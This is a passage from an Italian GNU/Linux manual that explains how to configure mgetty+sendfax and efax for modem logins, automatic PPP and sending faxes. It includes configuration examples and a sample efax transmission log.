-D	Definisce in modo esplicito che il modem deve essere trattato per la trasmissione dati pura e semplice, escludendo la gestione del fax.

Opzione	Descrizione
`-a`	Richiede di definire automaticamente la velocità della linea in base al responso '**CONNECT**'. È bene ricordare che questo meccanismo è utile solo quando si utilizzano dei modem molto vecchi che non sono in grado di operare a velocità fisse attraverso la connessione della porta seriale. In tutti gli altri casi, conviene evitare di utilizzare tale meccanismo, detto di *autobauding*, lasciando che la velocità di comunicazione attraverso la linea seriale resti fissa e sufficientemente grande da sopperire alle esigenze del modem.
`-m` ***stringa_di_attesa_invio***	Definisce il colloquio con il modem attraverso una serie di sequenze di attesa e invio. L'argomento della stringa di colloquio è uno solo, per cui si utilizzano generalmente gli apici singoli all'esterno della stringa e all'interno una serie di sottostringhe delimitate eventualmente da apici doppi.

Gli esempi seguenti si riferiscono a record del file '`/etc/inittab`', in cui la riga di comando di '**`mgetty`**' definisce il suo funzionamento, supponendo che il file di configurazione '`/etc/mgetty+sendfax/mgetty.config`' non sia stato predisposto.

- ```
  s1:2345:respawn:/sbin/mgetty -s 38400 -m '"" ATH0 OK AT&F OK ATS0=0 OK' ttyS1
  ```
  Attiva '**`mgetty`**' per una connessione con modem, attraverso la seconda porta seriale, impostando la velocità della porta a 38400 bit/s e definendo la sequenza di inizializzazione del modem.

- ```
  s1:2345:respawn:/sbin/mgetty -x 9 -s 38400 -m '"" ATH0 OK AT&F OK ATS0=0 OK' ttyS1
  ```
  Come nell'esempio precedente, con la differenza che viene attivato il controllo diagnostico nel file '`/var/log/log_mg.ttyS1`'.

294.4.2 Sistema di file lucchetto

La gestione dei dispositivi seriali da parte di Mgetty+Sendfax è diversa rispetto a quanto descritto riguardo a Getty_ps. Per prima cosa, in relazione ai sistemi GNU/Linux, Mgetty+Sendfax riconosce un solo tipo di dispositivo: '`/dev/ttyS*`'. Quindi, non è in grado di verificare se i dispositivi obsoleti '`/dev/cua*`' corrispondenti sono utilizzati o meno.

Quando l'eseguibile '**`mgetty`**' viene avviato, verifica la presenza o meno del file lucchetto riferito al dispositivo seriale da utilizzare. Se esiste, '**`mgetty`**' verifica che corrisponda a un processo attivo e, in caso contrario, non lo considera e lo rimuove. Se il file lucchetto si dimostra valido, '**`mgetty`**' resta in attesa fino a quando continua a esistere tale file. Se '**`mgetty`**' trova la linea seriale libera, crea il suo file lucchetto, inizializza il modem e rimuove il file appena creato.

Successivamente, '**`mgetty`**' verifica la presenza o meno di «caratteri» dal modem, senza leggerli effettivamente. Quando ottiene l'indicazione della loro presenza, potrebbe trattarsi di un messaggio '**`RING`**', che genera il modem quando sopraggiunge una chiamata, oppure potrebbe trattarsi di un programma che sta usando il modem per una chiamata in uscita. '**`mgetty`**', prima di leggere dal modem, verifica che nel frattempo non sia stato creato un file lucchetto, a indicare proprio che si tratta di un altro programma che lo sta usando. In tal caso, evidentemente, '**`mgetty`**' si rimette in attesa che il file venga cancellato.

Se '**mgetty**' determina che si tratta di una chiamata entrante, crea il proprio file lucchetto, apre la comunicazione e invia il messaggio necessario a iniziare la procedura di accesso. Quando la sessione di lavoro termina, allora rimuove il suo file lucchetto.

Ogni volta che '**mgetty**' si accorge dell'utilizzo del dispositivo da parte di un altro programma, quando il file lucchetto relativo viene rimosso, allora provvede a reinizializzare il modem, per riportarlo nello stato necessario a ricevere una chiamata.

Questo procedimento vale solo nel caso si utilizzi il modem, altrimenti, se si dispone di una connessione diretta, '**mgetty**' resta in attesa di leggere un carattere qualunque, bloccando la linea.

294.4.3 Metodi di autenticazione

Mgetty+Sendfax consente facilmente la ricezione di chiamate diverse da quelle del solito terminale per il quale si deve richiedere l'identificazione tramite una procedura di accesso. Ciò avviene in base al riconoscimento dei dati che vengono ricevuti all'inizio della connessione. Tra le tante cose, attraverso questa capacità di Mgetty+Sendfax è possibile l'attivazione di una connessione PPP in modo automatico, senza una procedura di autenticazione tradizionale come invece occorre fare con Getty_ps, lasciando comunque agli utenti la possibilità di continuare a utilizzarla.

294.4.4 Configurazione

In un capitolo apposito (119) è stato già descritto il file '`/etc/mgetty+sendfax/mgetty.config`' che rappresenta la forma di configurazione principale di Mgetty+Sendfax. In questa sezione si vogliono descrivere le direttive più importanti per l'utilizzo di Mgetty+Sendfax con i modem.

È comunque il caso di ricordare che il contenuto del file è divisibile in sezioni contenenti ognuna la configurazione riferita a ogni porta utilizzata. In pratica, quando si incontra la direttiva '**port**', tutto quello che segue fino alla prossima direttiva '**port**', riguarda solo quella porta particolare. Inoltre, tutto ciò che precede la prima direttiva '**port**', viene inteso come riferito a tutte le porte nel loro insieme.

Opzione	Descrizione
`port` ***dispositivo***	Definisce l'inizio di una sezione specifica per una porta seriale particolare, identificata attraverso il nome del dispositivo.
`speed` ***velocità***	Specifica la velocità della porta attraverso l'indicazione di un intero. È importante che il numero indicato esprima una velocità valida. Corrisponde all'uso dell'opzione '**-s**'.
`direct` {`yes`|`no`}	Se attivato ('**yes**') fa in modo che '**mgetty**' tratti la linea come un collegamento diretto, senza la presenza di un modem. Corrisponde all'uso dell'opzione '**-r**'.
`data-only` {`yes`|`no`}	Se attivato ('**yes**'), fa in modo che '**mgetty**' ignori la gestione del fax. Corrisponde all'uso dell'opzione '**-D**'.
`init-chat` ***sequenze_di_attesa_invio***	Permette di definire la sequenza di colloquio necessaria a inizializzare il modem. Corrisponde all'uso dell'opzione '**-m**'.
`rings` ***numero_squilli***	Definisce il numero di squilli da attendere prima di aprire la comunicazione. Corrisponde all'uso dell'opzione '**-n**'.

Opzione	Descrizione
`autobauding {yes|no}`	Se attivato ('**yes**'), fa in modo che '**mgetty**' cerchi di definire automaticamente la velocità della linea in base al responso '**CONNECT**'. È bene ricordare che questo meccanismo è utile solo quando si utilizzano dei modem molto vecchi che non sono in grado di operare a velocità fisse attraverso la connessione della porta seriale. Corrisponde all'uso dell'opzione '**-a**'.
`debug` ***livello_diagnostico***	Definisce il livello di dettaglio dei messaggi diagnostici inseriti nel file delle registrazioni, solitamente '`/var/log/log_mg.ttyS*`'. Il livello si esprime con un numero che va da zero (nessuna indicazione) a nove (massimo dettaglio). Corrisponde all'uso dell'opzione '**-x**'.
`term` ***tipo_di_terminale***	Definisce il nome del terminale da utilizzare per inizializzare la variabile di ambiente '**TERM**'.

Segue la descrizione di alcuni esempi.

- ```
  port ttyS1
  ```
  Definisce l'inizio di una sezione specifica per la seconda porta seriale ('`/dev/ttyS1`').

- ```
  speed 38400
  ```
  Definisce la velocità della porta a 38400 bit/s.

- ```
  direct no
  ```
  Specifica che si tratta di una connessione attraverso modem (è comunque il valore predefinito).

- ```
  init-chat "" ATH0 OK AT&F OK ATS0=0 OK
  ```
  Specifica la sequenza di colloquio necessaria a inizializzare il modem. Si osservi che qui non occorre delimitare tutta la sequenza con gli apici singoli, come invece avviene quando si utilizza l'opzione '**-m**'.

- ```
  debug 4
  ```
  Fissa un livello diagnostico intermedio.

- ```
  term vt100
  ```
  Indica il tipo del terminale come '**vt100**'.

- L'esempio seguente mostra il file '`mgetty.config`' e il record di '`/etc/inittab`' necessari ad attivare la prima porta seriale per una connessione diretta senza modem.

  ```
  # /etc/mgetty+sendfax/mgetty.config

  # Configura la seconda porta seriale
  port ttyS0
          direct no
          init-chat "" ATH0 OK AT&F OK ATS0=0 OK
          debug 9
          speed 57600
          term vt100
  ```

```
# /etc/inittab
…
7:2345:respawn:/sbin/mgetty ttyS0
```

294.4.5 Attivazione automatica del PPP

Tra gli esempi che riguardano Getty_ps, viene mostrato un modo per effettuare una connessione PPP sostituendo la shell dell'utente con uno script adatto. Questo metodo può essere utilizzato anche con Mgetty+Sendfax.

Mgetty+Sendfax offre però un altro metodo aggiuntivo attraverso il file '`/etc/mgetty+sendfax/login.config`'. La documentazione di questo appare esclusivamente nei commenti del file stesso.

```
#
# Automatic PPP startup on receipt of LCP configure request (AutoPPP).
#  mgetty has to be compiled with "-DAUTO_PPP" for this to work.
#  Warning: Case is significant, AUTOPPP or autoppp won't work!
#  Consult the "pppd" man page to find pppd options that work for you.

/AutoPPP/  -  a_ppp  /usr/sbin/pppd auth refuse-chap require-pap login debug
```

Con questa direttiva, se '**`mgetty`**' riconosce che si tratta di una connessione PPP, invece di presentare la richiesta di identificazione tramite una procedura di accesso tradizionale, si affretta ad avviare '**`pppd`**' annotando l'utente '**`a_ppp`**' nel file '`/var/run/utmp`'. In tale situazione, è normale che '**`pppd`**' richieda un'autenticazione PAP (dal momento che l'autenticazione di chi chiama diventa compito suo), utilizzando le informazioni sugli utenti registrati nel sistema (si osservino le opzioni '**`auth`**', '**`require-pap`**' e '**`login`**').

[1] **Getty_ps** software non libero: non è consentita la commercializzazione a scopo di lucro e in generale non è consentito alcun profitto economico derivante dall'uso o dalla riproduzione dello stesso

[2] **Mgetty+Sendfax** software libero con licenza speciale che scade: dopo due anni dalla data di un'edizione particolare, si ricade nella licenza GNU GPL

Fax

La gestione dei fax, anche se passa in secondo piano rispetto ad altri metodi di comunicazione più efficaci, può essere una necessità in certe circostanze.

295.1 Efax

Efax [1] è un sistema di gestione di fax molto semplificato e composto essenzialmente da due eseguibili, '**efax**' e '**efix**', oltre che dallo script '**fax**'. Per la precisione, '**efax**' si occupa di ricevere e trasmettere i fax, mentre '**efix**' converte i file utilizzati per i fax nel formato adatto alla loro trasmissione.

Per poter utilizzare il sistema di fax, dopo l'installazione è necessario configurarlo adeguatamente. Si può modificare lo script '/usr/bin/fax', oppure si può creare un file di configurazione tra quelli seguenti:

- '/etc/efax.rc'
  file di configurazione a livello globale;
- '~/.efaxrc'
  file di configurazione personale;
- './.efaxrc'
  file di configurazione della directory locale.

Volendo rendere disponibile l'utilizzo del sistema di fax agli utenti comuni, occorre regolare i permessi o la proprietà del file di dispositivo riferito alla porta seriale cui è connesso il modem, in modo che gli utenti possano avere accesso in lettura e scrittura.

Negli esempi, quando si deve fare riferimento al file di dispositivo corrispondente al modem, viene indicato '/dev/modem', come collegamento al file di dispositivo reale nell'ambito della configurazione del proprio sistema. Si ricorda che l'uso di un tale collegamento potrebbe non essere conveniente in alcune situazioni.

295.1.1 Configurazione

La configurazione può essere definita intervenendo direttamente nello script '**fax**' oppure in uno dei file di configurazione. Ovviamente è preferibile modificare i file di configurazione.

I file di configurazione hanno l'aspetto di un pezzo di script di shell (Bourne), essendo proprio il programma '**fax**' uno script di questo tipo. In pratica, la configurazione si definisce attraverso l'assegnamento di variabili. Ovviamente, le righe vuote e quelle bianche vengono ignorate, così come viene ignorato il testo che segue il simbolo '**#**'.

Seguono alcune variabili che vale la pena di configurare secondo le proprie esigenze.

- '**DEV**'
  Deve contenere il nome del file di dispositivo riferito alla porta seriale del modem. Questo file deve essere accessibile dagli utenti che devono utilizzare il fax. Se si usa il collegamento '/dev/modem', si indica così:

```
DEV=modem
```

- '**FROM**'

  Il numero di telefono della linea fax che si utilizza. Serve solo per compilare l'intestazione standard dei fax.

- '**NAME**'

  Il nome del mittente, di solito corrisponde al nome della propria azienda. Serve solo per compilare l'intestazione standard dei fax.

- '**PAGE**'

  Definisce il formato della pagina. Di solito, nel nostro paese si utilizza il formato A4:

```
PAGE=a4
```

- '**PRTYPE**'

  Definisce il tipo di stampante e di conseguenza il formato dei file che possono essere inviati al sistema di stampa tramite '**lpr**'. Se i filtri di stampa sono stati sistemati correttamente, conviene utilizzare il formato PostScript:

```
PRTYPE=ps
```

- '**PRCMD**'

  Definisce il nome del comando di stampa. Di solito è '**lpr**':

```
PRCMD=lpr
```

- '**DIALPREFIX**'

  Definisce il prefisso di composizione:

  - '**T**' corrisponde alla composizione a toni;
  - '**P**' corrisponde alla composizione a impulsi.

- '**TELCVT**'

  Permette di definire la conversione del segno '**+**' all'interno dei numeri telefonici. Di solito, con questo simbolo si fa riferimento al prefisso internazionale. Se si vuole utilizzare questa possibilità per fare riferimento all'Italia, si può indicare la riga seguente:

```
TELCVT='sed -e s/+39// -e s/+/00/'
```

  L'esempio mostrato serve a fare in modo che il prefisso +39, se utilizzato, deve essere semplicemente tolto, essendo necessario solo per chi chiama l'Italia dall'estero. In tutti gli altri casi, il segno '**+**' va sostituito con il prefisso necessario per identificare un numero estero: 00.

- '**INIT**'

  Il comando di inizializzazione da inviare a '**efax**'. In generale, il valore predefinito non è adatto perché richiama il profilo di configurazione del modem preimpostato dal fabbricante: AT&F. Così facendo, tra le altre cose, si imposta la modalità di responso in X4 che richiede la presenza del tono di chiamata (*dialtone*). Dal momento che in Italia, questo tono di chiamata non è fornito dal servizio telefonico, occorre utilizzare il tipo di responso X3. Se è stato configurato correttamente il modem registrando il profilo di configurazione corretto nella memoria non volatile, si può utilizzare il comando ATZ al posto di AT&F, oppure subito dopo.

```
INIT="-iZ -i&FZE&D2S7=120 -i&C0"
              ^
```

In alternativa si può indicare solo il particolare del tipo di responso.

```
INIT="-iZ -i&FX3E&D2S7=120 -i&C0"
              ^^
```

Se non si sistema questo particolare, si ottiene dal modem il solito messaggio: '**NO DIALTONE**'.

Viene mostrato nel seguito un estratto del file di configurazione (inteso come '`/etc/efax.rc`'), per poter comprendere meglio il senso delle varie variabili di configurazione. L'esempio è incompleto, ma ciò che manca dovrebbe già risultare impostato in modo corretto.

```
# The names of the fax script, efax and efix, including full path
# if necessary.
FAX=fax
EFAX=efax
EFIX=efix

# The device to which the fax modem is connected
DEV=modem

# Your fax number in international format, 20 characters maximum.
# Use only digits, spaces, and the "+" character.
FROM="+39 0123 456789"

# Your name as it should appear on the page header.
NAME="Tizio Tizi"

# The preferred page size for creating and printing faxes.
# Allowed values are "letter", "legal", and "a4".
PAGE=a4

# The type of printer. Use 'pcl' for HP-PCL or 'ps' for
# Postscript.  See definition of PRINT (below) for more options.
PRTYPE=ps                               # Postscript (e.g. Apple LaserWriter)

# The command to print image files from standard input.  Typically
# this is "lpr" or "lp".
PRCMD="lpr"

# The command to view a Portable Gray Map (PGM) image from the
# standard input.  Typically "xv -" or "xloadimage stdin".
VIEWCMD="xloadimage stdin"              # best

# The name of the Ghostscript executable including full path if
# necessary.  Only required if faxing Postscript files.
GS=gs

# Dial string prefix and suffix such as T for tone dialing, P for
```

```
# pulse dialing, 9 to get an external line, commas for delays or
# W to wait for dial tone.
DIALPREFIX="T"
DIALSUFFIX=""

# Commands to set up modem.  "-iZ -i&FE&D2S7=120 -i&C0"
# works with almost all modems.  See the efax(1) man page for
# details.
INIT="-iZ -i&FX3E&D2S7=120 -i&C0"
```

295.1.2 Script di utilizzo

Lo script '**`fax`**' consente di facilitare l'utilizzo della coppia di eseguibili '**`efax`**' e '**`efix`**':

```
fax help
```

```
fax make [-l|-h] file
```

fax send [-l|-h] [-v] { -m | ***numero_telefonico*** } ***file_da_inviare***...

fax [receive [-v] [***prefisso_file***]]

fax { print | view | rm } ***file***...

fax { queue | status [***secondi***] | start | stop }

```
fax answer
```

All'interno dello script è possibile modificare il contenuto di una serie di variabili, inoltre è possibile indicare il valore di una variabile conosciuta anche nella riga di comando. Per esempio è possibile scrivere un comando come quello seguente:

$ **`fax PAGE=a4 print lettera1`** [*Invio*]

Durante l'utilizzo, viene generato un file di registrazioni contenente tutti i messaggi intercorsi tra il sistema di fax e il modem. Se la trasmissione o la ricezione sono completate con successo, questo file viene rimosso, altrimenti viene visualizzato un messaggio che indica il nome di questo file in modo da permetterne la consultazione.

Opzione o comando	Descrizione
`-l`	Utilizza una bassa risoluzione.
`-h`	Utilizza una risoluzione elevata (predefinito).
`-v`	Visualizza tutti i messaggi inerenti la comunicazione tra il programma e il modem in modo da facilitare la ricerca degli errori.
`-m`	Il numero di telefono è già stato composto manualmente.
`make`	Permette di ottenere una serie di file fax, uno per pagina, da utilizzare per la trasmissione, a partire da quello fornito come argomento. I nomi di questi sono composti dal nome del file originale con l'aggiunta di un suffisso numerico per distinguere le pagine. I file utilizzabili per la conversione possono essere in formato testo o PostScript.
`send`	Permette di inviare i file indicati come argomento provvedendo a convertirli automaticamente. La trasmissione del fax implica quindi la generazione di una serie di file temporanei contenenti le immagini delle pagine inviate. I file utilizzabili per la trasmissione possono essere in formato testo o PostScript.
`receive`	Permette di ricevere un fax rispondendo a una chiamata. Se viene specificato il nome del file di destinazione, questo nome viene utilizzato come prefisso al quale si aggiunge il suffisso dei numeri di pagina. Se questo nome non viene indicato, ne viene utilizzato uno composto dalla data e dall'ora di arrivo.
`print`	Consente di stampare i file fax.
`view`	Consente di visualizzare i file fax.
`rm`	Consente di eliminare i file fax.
`queue`	Quando '**`efax`**' è stato installato per la ricezione automatica dei fax, questo comando permette di conoscere il contenuto della directory in cui sono stati accodati i fax ricevuti.
`status` [***secondi***]	Quando '**`efax`**' è stato installato per la ricezione automatica dei fax, questo comando permette di conoscere lo stato del processo automatico di ricezione. Se viene indicato l'argomento, che rappresenta un numero di secondi, lo stato viene emesso in modo ripetitivo, ogni volta che quell'intervallo di tempo trascorre.
`start` `stop`	L'utente '**`root`**' può avviare o terminare l'esecuzione di '**`efax`**' quando è installato per la ricezione automatica dei fax.
`answer`	Consente di ricevere un fax immediatamente.

Segue la descrizione di alcuni esempi.

- `$` **`fax send 0123456789 prova.ps`** [*Invio*]

  Invia il file '`prova.ps`' al numero 0123456789, dopo averlo convertito opportunamente.

- `$` **`fax send -v 0123456789 prova.ps`** [*Invio*]

Come nell'esempio precedente, visualizzando l'esito della connessione, assieme alle informazioni sul fax ricevente.

- $ **fax send -v 0123456789 prova.ps 2>&1 | tee prova-report.txt** [*Invio*]

  Come nell'esempio precedente, salvando una copia dell'esito della comunicazione nel file 'prova-report.txt', attraverso il programma '**tee**'. Si osservi il fatto che i messaggi diagnostici vengono visualizzati attraverso lo standard error.

- $ **fax view prova.ps.001** [*Invio*]

  Visualizza il file 'prova.ps.001', che si presume di tipo TIFF, attraverso il programma definito nella direttiva '**VIEWCMD**'. Generalmente si tratta di Xloadimage, ovvero dell'eseguibile '**xloadimage**', che richiede ovviamente l'interfaccia grafica X.

- $ **fax print prova.ps.001** [*Invio*]

  Manda in stampa il file 'prova.ps.001'. Si intende che si tratti di un file TIFF, generato da Efax prima della trasmissione di un fax, oppure generato alla ricezione di un fax.

295.1.3 Trasmissione di un fax

Nelle situazioni più comuni, Efax serve per trasmettere dei fax. Anche se tutto è già automatizzato in modo molto semplice, può essere necessario comprendere un po' meglio il funzionamento di Efax in questo senso, per essere sicuri di trasmettere dei fax leggibili.

In generale, un comando del tipo

$ **fax send 0123456789 prova.txt** [*Invio*]

oppure

$ **fax send 0123456789 prova.ps** [*Invio*]

è ciò che basta per trasmettere il file 'prova.txt', oppure 'prova.ps' al numero 0123456789. Nel primo caso, si tratta di un file di testo, mentre nel secondo appare evidente che si tratti di un file PostScript. La conversione in formato TIFF avviene in modo automatico, nel primo caso se ne occupa '**efix**', nel secondo viene interpellato Ghostscript. Tuttavia, mentre la conversione di un file di testo genera sempre buoni risultati, la conversione di un file PostScript risulta frequentemente in un file TIFF poco leggibile.

La procedura utilizzata da Efax nella fase di trasmissione prevede la creazione di una serie di file TIFF, uno per ogni pagina finale, aggiungendo al nome di origine un'estensione numerica di tre cifre. Per esempio, il file 'prova.txt.001' rappresenta la prima pagina del file 'prova.txt.001'. Si può richiedere la creazione di questi file intermedi, prima della trasmissione, attraverso il comando '**fax make**':

$ **fax make prova.txt** [*Invio*]

Successivamente, usando il comando già visto, la conversione non ha più luogo, perché Efax trova già questi file. In questo modo, prima di passare alla trasmissione è possibile visualizzare questi file, per valutare la qualità dell'immagine ottenuta. Per questo si può usare utilmente ImageMagick (sezione 753.2), che sfrutta l'interfaccia grafica X:

$ **display prova.txt.*** [*Invio*]

Quando si parte da un'immagine ottenuta da uno scanner, è necessario convertire l'immagine in qualcosa di adatto per la trasmissione. Purtroppo, non conviene tentare di generare i file TIFF escludendo '**efix**', perché inevitabilmente si ottiene qualcosa di non compatibile. La cosa migliore è passare per un passaggio intermedio che '**efix**' sia in grado di interpretare. Nel caso di ImageMagick, conviene salvare le immagini in formato FAX. Per esempio disponendo del file 'prova.ppm', si può usare la conversione di ImageMagick nel modo seguente:

$ **convert prova.ppm prova.fax** [*Invio*]

Successivamente si può ottenere la trasformazione in pagine TIFF, con il solito comando '**fax make**':

$ **fax make prova.fax** [*Invio*]

Quindi, dopo il controllo dei file 'prova.fax.*', si può passare alla trasmissione:

$ **fax send 0123456789 prova.fax** [*Invio*]

295.1.4 Rapporto

Efax genera automaticamente un file di testo contenente tutte le fasi di connessione, quando l'invio di un fax non si conclude con successo. Il nome del file che viene generato è indicato da Efax al concludersi dell'operazione. In ogni caso, l'opzione '**-v**' consente di vedere ugualmente ciò che sta succedendo, per cui è facile salvare comunque un rapporto del genere:

$ **fax send -v 0123456789 prova.ps 2>&1 | tee prova-report.txt** [*Invio*]

Questo caso è già stato mostrato. Qui, in particolare, viene mostrato l'esempio di un rapporto del genere, che mostra effettivamente un errore per il quale si richiede la ripetizione della trasmissione. Si osservi che il file 'prova.ps' viene convertito nel file 'prova.ps.001', in formato TIFF, prima della trasmissione.

```
efax: Thu Mar 15 15:35:21 2001 efax v 0.9 Copyright 1999 Ed Casas
efax: 35:21 TIFF version 4.2 file (little-endian)
efax: 35:21 TIFF directory at 8 with 21 tags, last image.
efax: 35:21 page 1 : prova.ps.001 + 342 : 1728x2292 @ 204x196 dpi TIFF/FAX
efax: 35:21 argv[0]=efax
efax: 35:21 argv[1]=-v
efax: 35:21 argv[2]=chewmainrxtf
efax: 35:21 argv[3]=-v
efax: 35:21 argv[4]=chewmainrxtf
efax: 35:21 argv[5]=-d/dev/modem
efax: 35:21 argv[6]=-x
efax: 35:21 argv[7]=/var/lock/LCK..modem
efax: 35:21 argv[8]=-iZ
efax: 35:21 argv[9]=-i&FX3E&D2S7=120
efax: 35:21 argv[10]=-i&C0
efax: 35:21 argv[11]=-iM1L0
efax: 35:21 argv[12]=-l
efax: 35:21 argv[13]=+39 0123 456456
efax: 35:21 argv[14]=-kZ
efax: 35:21 argv[15]=-h
efax: 35:21 argv[16]=2001/03/15 15:35 +39 39 0123 456456 Tizio Tizi p. %d/%d
efax: 35:21 argv[17]=-t
```

```
efax: 35:21 argv[18]=T0123456789
efax: 35:21 argv[19]=prova.ps.001
efax: 35:21 created text lock file /var/lock/LCK..modem
efax: 35:21 opened /dev/modem
efax: 35:22 command  "Q0V1"
efax: 35:22 waiting 2.0 s
efax: 35:22 .089 [ATQ0V1<CR><CR><LF>]
efax: 35:22 .219 [OK<CR><LF>]
efax: 35:22 response "OK"
efax: 35:22 command  "Z"
efax: 35:22 waiting 5.0 s
efax: 35:22 .328 [ATZ<CR><CR><LF>]
efax: 35:22 .458 [OK<CR><LF>]
efax: 35:22 response "OK"
efax: 35:22 command  "&FX3E&D2S7=120"
efax: 35:22 waiting 5.0 s
efax: 35:22 .568 [AT&FX3E&D2S7=120<CR><CR><LF>]
efax: 35:22 .698 [OK<CR><LF>]
efax: 35:22 response "OK"
efax: 35:22 command  "&C0"
efax: 35:22 waiting 5.0 s
efax: 35:22 .938 [<CR><LF>OK<CR><LF>]
efax: 35:22 response "OK"
efax: 35:23 command  "M1L0"
efax: 35:23 waiting 5.0 s
efax: 35:23 .178 [<CR><LF>OK<CR><LF>]
efax: 35:23 response "OK"
efax: 35:23 command  "E0"
efax: 35:23 waiting 5.0 s
efax: 35:23 .418 [<CR><LF>OK<CR><LF>]
efax: 35:23 response "OK"
efax: 35:23 command  "I3"
efax: 35:23 waiting 5.0 s
efax: 35:23 .528 [<CR><LF>U.S. Robotics 56K FAX EXT Rev. 11.3.11<CR><LF>]
efax: 35:23 .678 [<CR><LF>OK<CR><LF>]
efax: 35:23 response "OK"
efax: 35:23 command  "+FCLASS=?"
efax: 35:23 waiting 5.0 s
efax: 35:23 .918 [<CR><LF>0,1,2.0<CR><LF>]
efax: 35:24 .048 [<CR><LF>OK<CR><LF>]
efax: 35:24 response "OK"
efax: 35:24 command  "+FCLASS=2.0"
efax: 35:24 waiting 5.0 s
efax: 35:24 .288 [<CR><LF>OK<CR><LF>]
efax: 35:24 response "OK"
efax: 35:24 command  "+FMI?"
efax: 35:24 waiting 5.0 s
efax: 35:24 .528 [<CR><LF>U.S. Robotics 56K FAX<CR><LF>]
efax: 35:24 .668 [<CR><LF>OK<CR><LF>]
efax: 35:24 response "OK"
efax: 35:24 command  "+FMM?"
efax: 35:24 waiting 5.0 s
efax: 35:24 .908 [<CR><LF><CR><LF><CR><LF>OK<CR><LF>]
```

```
efax: 35:25 response "OK"
efax: 35:25 command  "+FMR?"
efax: 35:25 waiting 5.0 s
efax: 35:25 .278 [<CR><LF><CR><LF><CR><LF>OK<CR><LF>]
efax: 35:25 response "OK"
efax: 35:25 using U.S. Robotics 56K FAX EXT Rev. 11.3.11 U.S. Robotics 56K FAX
 OK OK in class 2.0
efax: 35:25 command  "+FIP"
efax: 35:25 waiting 5.0 s
efax: 35:25 .649 [<CR><LF>OK<CR><LF>]
efax: 35:25 response "OK"
efax: 35:25 command  "+FNR=1,1,1,1"
efax: 35:25 waiting 5.0 s
efax: 35:25 .888 [<CR><LF>OK<CR><LF>]
efax: 35:25 response "OK"
efax: 35:25 command  "+FCR=1"
efax: 35:25 waiting 5.0 s
efax: 35:26 .128 [<CR><LF>OK<CR><LF>]
efax: 35:26 response "OK"
efax: 35:26 command  "+FIS?"
efax: 35:26 waiting 5.0 s
efax: 35:26 .268 [<CR><LF>1,5,0,2,0,0,0,5<CR><LF>]
efax: 35:26 .398 [<CR><LF>OK<CR><LF>]
efax: 35:26 response "OK"
efax: 35:26 command  "+FLI="   +39 0123 456456""
efax: 35:26 waiting 5.0 s
efax: 35:26 .549 [<CR><LF>OK<CR><LF>]
efax: 35:26 response "OK"
efax: 35:26 dialing T0123456789
efax: 35:26 command  "DT0123456789"
efax: 35:26 waiting 120.0 s
efax: 35:42 .937 [<CR><LF>+FCO<CR><LF>]
efax: 35:45 .627 [<CR><LF>+FNF:<NUL><NUL>y<NUL><NUL><NUL><STX><SI><HT><ETX><NUL>
<DLE><ENQ><STX><0x95><0x88><BS><CR><LF>]
efax: 35:45 .647 [<CR><LF>+FCI:"         0123 445566"<CR><LF>]
efax: 35:45 .657 [<CR><LF>+FIS:1,3,0,2,1,0,0,4<CR><LF>]
efax: 35:45 .677 [<CR><LF>OK<CR><LF>]
efax: 35:45 response "OK"
efax: 35:45 remote ID -> "         0123 445566"
efax: 35:45 connected
efax: 35:45 command  "+FDT"
efax: 35:45 waiting 45.0 s
efax: 35:45 .947 [<CR><LF>+FCS:1,3,0,2,0,0,0,4<CR><LF>]
efax: 35:51 .936 [<CR><LF>CONNECT<CR><LF>]
efax: 35:51 response "CONNECT"
efax: 35:51 session 196lpi  9600bps 8.5"/215mm  any   1D    -     -  20/10ms
efax: 35:51 padding to 24 bytes/scan line.
efax: 35:51 header:[2001/03/15 15:35 +39 0123 456456 Tizio Tizi p. 1/1]
efax: 38:11 waiting 30.0 s
efax: 38:18 .664 [<CR><LF>ERROR<CR><LF>]
efax: 38:18 response "ERROR"
efax: 38:18 Warning: wrong response after waiting
efax: 38:18 sent 20+2292 lines, 150944+21107 bytes, 147 s  9363 bps
```

```
efax: 38:18 command  "+FDT"
efax: 38:18 waiting 45.0 s
efax: 38:18 .914 [<CR><LF>ERROR<CR><LF>]
efax: 38:18 response "ERROR"
efax: 38:18 Error: wrong response after command:  +FDT
efax: 38:18 command  "+FKS"
efax: 38:18 waiting 5.0 s
efax: 38:19 .054 [<CR><LF>OK<CR><LF>]
efax: 38:19 response "OK"
efax: 38:19 failed -> prova.ps.001
efax: 38:19 command  "Q0V1"
efax: 38:19 waiting 2.0 s
efax: 38:19 .294 [<CR><LF>OK<CR><LF>]
efax: 38:19 response "OK"
efax: 38:19 command  "Z"
efax: 38:19 waiting 5.0 s
efax: 38:19 .534 [<CR><LF>OK<CR><LF>]
efax: 38:19 response "OK"
efax: 38:19 read HDB pid 15217 [     15217<LF>] from /var/lock/LCK..modem (our
 pid)
efax: 38:19 removed lock file /var/lock/LCK..modem
efax: 38:19 done, returning 3 (invalid modem response)
There were errors (see T0123456789.log).
```

Dal momento che la trasmissione è fallita, si può osservare che viene creato appositamente il file '`T0123456789.log`'. Inoltre, si può osservare l'informazione fornita dal fax remoto sulla propria identità: in questo caso sembra essere il numero telefonico della persona o dell'ufficio a cui fa riferimento il fax.

Leggendo con più attenzione il file, si nota che dopo la trasformazione in TIFF, l'eseguibile che svolge l'operazione è '**`efax`**', il quale riceve le informazioni relative alla configurazione in forma di argomenti della riga di comando. In pratica, il comando corrispondente è stato:

```
$ efax -v chewmainrxtf -v chewmainrxtf -d/dev/modem ↩
↪-x /var/lock/LCK..modem -iZ -i&FX3E&D2S7=120 -i&C0 -iM1L0 ↩
↪-l "+39 0123 456456" -kZ ↩
↪-h "2001/03/15 15:35 +39 39 0123 456456 Tizio Tizi p. %d/%d" ↩
↪-t T0123456789 prova.ps.001 [Invio]
```

[1] **Efax** GNU GPL

Capitolo 296

Consentire l'accesso a Internet attraverso una linea commutata

Per concedere un accesso a Internet attraverso una connessione telefonica, così come fa normalmente un fornitore di accesso a Internet, si può predisporre un sistema GNU munito di molte porte seriali e di altrettanti modem in attesa di chiamata. In questo capitolo non vengono presentati i problemi tecnici legati all'installazione di una scheda seriale multipla, dal momento che questi variano da modello a modello, mentre ci si vuole concentrare sulla configurazione di Getty e sull'attivazione del protocollo PPP.

Nel capitolo si fa riferimento a programmi e a concetti già presentati in precedenza, che vengono richiamati per favorire il lettore.

296.1 Configurazione delle porte seriali

